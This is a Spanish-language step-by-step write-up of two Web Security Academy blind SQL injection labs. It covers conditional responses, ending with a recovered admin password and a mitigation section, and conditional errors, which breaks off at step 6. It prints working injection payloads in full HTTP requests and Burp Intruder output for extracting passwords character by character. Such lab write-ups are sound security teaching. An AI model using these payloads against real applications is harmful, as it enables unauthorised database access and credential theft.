
Se localiza la cookie de la sesión y se modifica el valor del parámetro TrackingId, agregando la condición ' AND '1'='1. Posteriormente, se envía la solicitud y se observa la respuesta del servidor. Si aparece el mensaje “Welcome back”, se interpreta como un resultado verdadero (true); en caso contrario, se considera falso (false). Este comportamiento se utiliza como indicador booleano para evaluar las condiciones enviadas en la consulta.



```
1 GET /login HTTP/2
2 Host: 0ab200f603e67a4080f89eb700b400ca.web-security-academy.net
3 Cookie: TrackingId=sRfoRyIX0YpSecC' AND '1'='1; session=Vn8oADShntTYiTC022rHenlRaQ6F0n
4 Accept-Language: es-ES;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-Ua: "Chromium",v="145", "Not:A-Brand",v="99"
13 Sec-Ch-Ua-Mobile: ?0
14 Sec-Ch-Ua-Platform: "Windows"
15 Referer: https://0ab200f603e67a4080f89eb700b400ca.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
```


Paso 3:

Se realiza una nueva modificación en el parámetro TrackingId, añadiendo la condición ' AND '1'='2. En este caso, el mensaje “Welcome back” ya no aparece en la respuesta del servidor, debido a que la condición evaluada es falsa. Esto confirma que el mensaje funciona como un indicador booleano, permitiendo distinguir cuándo una condición enviada en la consulta es verdadera o falsa.




Paso 4:

Con base en lo anterior, se vuelve a modificar el parámetro TrackingId, agregando la condición ' AND (SELECT 'a' FROM users LIMIT 1)='a'. El objetivo de esta prueba es verificar si existe una tabla llamada users en la base de datos.



Paso 5:



Con la existencia de la tabla confirmada, se realiza otra modificación al parámetro TrackingId, agregando la condición ' AND (SELECT 'a' FROM users WHERE username='administrator')='a'. El propósito de esta consulta es comprobar si existe un usuario llamado administrator dentro de la tabla users.




Paso 6:

Una vez confirmada la existencia del usuario administrator, el siguiente paso consiste en determinar la longitud de su contraseña. Para ello, se modifica nuevamente el parámetro TrackingId, agregando la condición ' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>1)='a'.

Posteriormente, se va incrementando progresivamente el valor de la condición LENGTH(password)>n. Mientras el mensaje “Welcome back” continúe apareciendo, la condición será verdadera. Cuando el mensaje deje de mostrarse, se habrá alcanzado un valor mayor que la longitud real de la contraseña, lo que permite deducir su tamaño.






Paso 7:

Una vez determinada la longitud de la contraseña (20 caracteres), se cambia de la herramienta Repeater al módulo Intruder en Burp Suite, ya que para obtener la contraseña completa es necesario realizar múltiples solicitudes automatizadas.

Posteriormente, se modifica nuevamente el parámetro TrackingId, agregando la condición ' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='a' (a este último carácter se le agrega § para que cambia su valor), con el objetivo de comprobar el primer carácter de la contraseña del usuario administrator.

Por último, se configura Intruder para realizar múltiples peticiones cambiando el carácter final de la condición, permitiendo probar diferentes valores hasta encontrar el que haga que el mensaje “Welcome back” aparezca, lo cual indica que el carácter probado es correcto. De esta forma, se pueden ir descubriendo los caracteres de la contraseña uno por uno.



Paso 8:

Una vez aplicada la configuración en Burp Suite, se inicia el ataque utilizando Intruder para enviar múltiples solicitudes de manera automatizada. Tras analizar las respuestas del servidor, se logra identificar el primer carácter de la contraseña del usuario administrador. Durante el proceso se observa que se prueban 36 posibles combinaciones por cada carácter (letras minúsculas y números), lo que permite determinar correctamente cada posición de la contraseña analizando cuándo vuelve a aparecer el mensaje “Welcome back”, indicando que el carácter evaluado es el correcto.

Request ^	Payload	Status code	Response received	Error	Timeout	Length	Welcome back	Comment
0		200	169			3370		
1	a	200	165			3370		
2	b	200	164			3370		
3	c	200	163			3370		
4	d	200	163			3370		
5	e	200	163			3431	1	
6	f	200	173			3370		

Paso 9:

Una vez obtenido el primer carácter, se continúa con la extracción de los siguientes caracteres de la contraseña. Para ello, se modifica el valor del parámetro en la función SUBSTRING, cambiando la posición (password,n,1) dentro de la condición para evaluar cada carácter de forma individual.

De esta manera, el valor n se va incrementando progresivamente (2, 3, 4, ...) hasta llegar al carácter 20, repitiendo el mismo proceso de prueba con múltiples solicitudes en Burp Suite. Así se logra reconstruir la contraseña completa del usuario administrador, obteniendo cada carácter uno por uno.

Capture filter: Capturing all items								
View filter: Showing all items								
Request ^	Payload	Status code	Response received	Error	Timeout	Length	Welcome back	Comment
21	u	200	163			3370		
22	v	200	164			3370		
23	w	200	164			3370		
24	x	200	165			3370		
25	y	200	164			3431	1	
26	z	200	163			3370		
27	0	200	164			3370		
28	1	200	164			3370		

Request ^	Payload	Status code	Response received	Error	Timeout	Length	Welcome back	Comm
21	u	200	166			3370		
22	v	200	164			3370		
23	w	200	166			3370		
24	x	200	164			3370		
25	y	200	164			3370		
26	z	200	166			3431	1	
27	0	200	165			3370		
28	1	200	165			3370		

Request ^	Payload	Status code	Response received	Error	Timeout	Length	Welcome back
8	h	200	160			3370	
9	i	200	159			3370	
10	j	200	159			3370	
11	k	200	162			3370	
12	l	200	159			3431	1
13	m	200	159			3370	
14	n	200	159			3370	

Request	Response
1 GET /login HTTP/2	
2 Host: 0ab200f603e67a4080f89eb700b400ca.web-security-academy.net	
3 Cookie: TrackingId=sRfodRYLxOTpSeeC' AND (SELECT SUBSTRING(password,14,1) FROM users WHERE username='administrator')='l; session=	

Request	Payload	Status code	Response received	Error	Timeout	Length	Welcome back
24	x	200	164			3431	1
0		200	165			3370	
1	a	200	165			3370	
2	b	200	178			3370	
3	c	200	164			3370	
4	d	200	164			3370	
5	e	200	165			3370	

Request	Response
1 GET /login HTTP/2	
2 Host: 0ab200f603e67a4080f89eb700b400ca.web-security-academy.net	
3 Cookie: TrackingId=sRfodRYLxOTpSeeC' AND (SELECT SUBSTRING(password,20,1) FROM users WHERE username='administrator')='x; session=Vh8e0eADSHmtTYIgyCo22rHenlRaQ6F0n	

Paso 10:

Después de realizar el ataque mediante múltiples peticiones automatizadas en Burp Suite, se logra reconstruir completamente la contraseña del usuario administrator, obteniendo el valor eyzkeiz2no77ql8ri93x. Finalmente, se utilizan estas credenciales para iniciar sesión en la aplicación y el acceso se realiza correctamente, con lo cual se completa el laboratorio de manera exitosa.

Login

Username

Password

Log in

WebSecurity
Academy

Blind SQL injection with conditional responses

[Back to lab description >](#)

LAB Solved

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >](#)

[Home](#) | [Welcome back!](#) | [My account](#) | [Log out](#)

Explicación del payload

El ataque se ejecuta de forma progresiva utilizando la lógica booleana. Este flujo de trabajo iterativo es fundamental en cualquier práctica de pentesting, donde se pasa de la evaluación manual de la vulnerabilidad a la automatización de la extracción:

1. Confirmación de la vulnerabilidad:

- ' AND '1'='1 (Condición Verdadera): La consulta global es cierta y devuelve "Welcome back".
- ' AND '1'='2 (Condición Falsa): La consulta es falsa y no devuelve "Welcome back".

2. Verificación de estructura (Tabla y Usuario):

- ' AND (SELECT 'a' FROM users WHERE username='administrator')='a
- Comprueba si la tabla users existe y si contiene al usuario objetivo. Un resultado verdadero confirma ambas condiciones.

3. Determinación de la longitud de la contraseña:

- ' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>1)='a
- Se incrementa el número iterativamente hasta que el mensaje desaparece, revelando que la longitud exacta es de 20 caracteres.

4. Extracción de la contraseña (Automatización):

- ' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='a
- Para la extracción, se aísla cada posición de la contraseña usando SUBSTRING(password, n, 1). Se itera la posición n (del 1 al 20) y se utiliza una herramienta de automatización para probar caracteres alfanuméricos en la variable de comparación (='&a&'). Cada vez que la petición genera una respuesta con el texto "Welcome back", se confirma que el carácter inyectado es el correcto para esa posición.

Mitigación recomendada

Para prevenir esta vulnerabilidad a nivel de código, especialmente al construir y asegurar backends robustos con tecnologías como Laravel y PostgreSQL, la medida definitiva es el uso estricto de consultas parametrizadas (Prepared Statements). Al emplear este tipo de frameworks, aprovechar sus sistemas ORM (como Eloquent) garantiza por defecto que las entradas de los usuarios ya sea en cookies, cabeceras o parámetros de URL se traten siempre como valores

literales y no como fragmentos de código ejecutable. Adicionalmente, es recomendable evitar el diseño de lógicas de negocio que revelen el éxito o fracaso de una consulta interna de manera tan evidente y predecible a través de la interfaz.

Lab: Blind SQL injection with conditional errors

Nivel

PRACTITIONER

Tipo de SQLi

Inyección SQL Ciega basada en errores condicionales (Conditional Error-based Blind SQLi). En este escenario, la aplicación no devuelve datos de la base de datos ni presenta diferencias en su respuesta base si una consulta es verdadera o falsa. Sin embargo, permite deducir información forzando condicionalmente un error en la base de datos (lo que resulta en un código de estado HTTP 500 o un mensaje de error personalizado) únicamente cuando la condición inyectada se evalúa como verdadera.

Objetivo del laboratorio

Explotar una vulnerabilidad de inyección SQL ciega en la cookie de seguimiento (TrackingId) forzando errores condicionales para inferir la longitud y extraer, carácter por carácter, la contraseña del usuario administrador, logrando finalmente iniciar sesión con dichas credenciales.

Explicación técnica de la vulnerabilidad

La aplicación toma el valor de la cookie TrackingId y lo inserta directamente en una consulta SQL. Al inyectar una simple comilla ('), la sintaxis SQL se rompe y el servidor devuelve un error, lo que indica que la entrada no está sanitizada.


El ataque se basa en utilizar la sentencia CASE de SQL para evaluar una condición lógica. Si la condición es cierta (por ejemplo, "el primer carácter de la contraseña es la letra 'a'"), se fuerza a la base de datos a realizar una operación matemática inválida, como dividir por cero (1/0). Esto provoca que la base de datos falle y la aplicación web devuelva un error (como un HTTP 500). Si la condición es falsa, la consulta se ejecuta sin problemas y la aplicación responde

normalmente. Esta diferencia de comportamiento permite al atacante extraer datos a ciegas.

Procedimiento (Paso a paso)


Paso 1:

Obtenemos la URL y, utilizando Burp Suite, interceptamos la petición y nos colocamos en el login. Posteriormente, enviamos la solicitud al módulo Repeater para analizarla y manipularla utilizando el método GET.




Paso 2:

Se localiza la cookie de la sesión y se modifica el valor del parámetro TrackingId, agregando comilla simple ('). Posteriormente, se envía la solicitud y se observa la respuesta del servidor.



Paso 3:

Al modificar el parámetro TrackingId agregando una sola comilla simple (TrackingId=IMoYMeppgNiPyiHd'), la aplicación devuelve un error. Posteriormente, se prueba añadiendo dos comillas simples, observando que el error desaparece. Esto indica que el problema se debía a un error de sintaxis en la consulta SQL, lo que sugiere que la entrada proporcionada está siendo interpretada directamente dentro de la consulta de la base de datos.



Paso 4:

Para confirmar que el servidor interpreta la inyección como una consulta SQL, se envía primero '||(SELECT ")||'. La respuesta sigue mostrando un error, por lo que se prueba nuevamente con '||(SELECT " FROM dual)||'. Al desaparecer el error, se concluye que la base de datos utilizada probablemente es Oracle Database, ya que este sistema requiere especificar una tabla en las consultas SELECT, utilizando comúnmente la tabla dual.

Request
 Pretty Raw Hex

```

1 GET /login HTTP/2
2 Host: 0abf00b7044db61f8010802300940021.web-security-academy.net
3 Cookie: TrackingId=IMoYMeppgHiPyi'|(SELECT ''|)|'; session=Mg5buiqCy6eTLD6SApf3N7JIsCgnVl
4 Accept-Language: es-ES,es;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
13 Sec-Ch-Ua-Mobile: ?0
14 Sec-Ch-Ua-Platform: "Windows"
15 Referer: https://0abf00b7044db61f8010802300940021.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19

```

Response
 Pretty Raw Hex Render


Blind SQL injection with conditional errors
 LAB Not solved

Back to lab home
 Back to lab description

Internal Server Error
 Internal Server Error

Request
 Pretty Raw Hex

```

1 GET /login HTTP/2
2 Host: 0abf00b7044db61f8010802300940021.web-security-academy.net
3 Cookie: TrackingId=IMoYMeppgHiPyi'|(SELECT '' FROM dual)|)|'; session=Mg5buiqCy6eTLD6SApf3N7JIsCgnVl
4 Accept-Language: es-ES,es;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
13 Sec-Ch-Ua-Mobile: ?0
14 Sec-Ch-Ua-Platform: "Windows"
15 Referer: https://0abf00b7044db61f8010802300940021.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19

```

Response
 Pretty Raw Hex Render


Blind SQL injection with conditional errors
 LAB Not solved

Back to lab description

[Home](#) | [My account](#)
[Login](#)

Paso 5:

Para comprobar que el servidor realmente procesa la inyección como una consulta SQL, primero se envía '||(SELECT " FROM not-a-real-table)||'. Esta solicitud devuelve un error, lo que indica que la consulta intenta acceder a una tabla inexistente. Posteriormente, se prueba con '||(SELECT " FROM users WHERE ROWNUM = 1)||'. Al no generarse ningún error, se puede inferir que la tabla users existe en la base de datos. La condición ROWNUM = 1 se utiliza para asegurar que la consulta devuelva solo una fila y evitar errores en la concatenación.

Request
 Pretty Raw Hex

```

1 GET /login HTTP/2
2 Host: 0abf00b7044db61f8010802300940021.web-security-academy.net
3 Cookie: TrackingId=IMoYMeppgHiPyi'|(SELECT '' FROM not-a-real-table)||'; session=Mg5buiqCy6eTLD6SApf3N7JIsCgnVl
4 Accept-Language: es-ES,es;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
13 Sec-Ch-Ua-Mobile: ?0
14 Sec-Ch-Ua-Platform: "Windows"
15 Referer: https://0abf00b7044db61f8010802300940021.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19


```

Response
 Pretty Raw Hex Render


Blind SQL injection with conditional errors
 LAB Not solved


Back to lab home
 Back to lab description

Internal Server Error



Paso 6:

